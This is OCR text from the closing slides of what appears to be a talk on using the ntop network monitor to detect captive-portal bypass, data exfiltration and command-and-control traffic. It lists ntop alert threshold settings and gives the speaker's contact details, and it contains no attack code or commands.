
NTOP DETECT

Bypass captive portal and Data exfiltration






NTOP DETECT


Detected Alerts
Every Minute
Every 5 Minutes
Hourly
Daily
Threshold Type
Host ap Thresholds
Local Hosts Common Thresholds
Activity Time
Activity time delta (seconds).
Traffic
Layer 2 bytes delta (sent + received)
DNS Traffic
Layer 2 bytes delta (sent + received) for DNS detected traffic
1
Flows
Flows delta (as client + as server)
Idle Time
Idle time since last packet seen (seconds)
P2P Traffic
Layer 2 bytes delta (sent + received) for peer-to-peer detected traffic
Packets
Packets delta (sent + received)
Throughput


NTOP DETECT

C2 communications (Client-Server)




NTOP DETECT

C2 communications P2P




ALTRA FEAUTURE NTOP



20181026happy_birthday_ntop

… Extra …

MY SMALL «LAB»



DOMANDE ?

Thanks

Twitter: @Pmorphin
Email: ant.pandolfi@gmail.com
LinkedIn: Antonio Pandolfi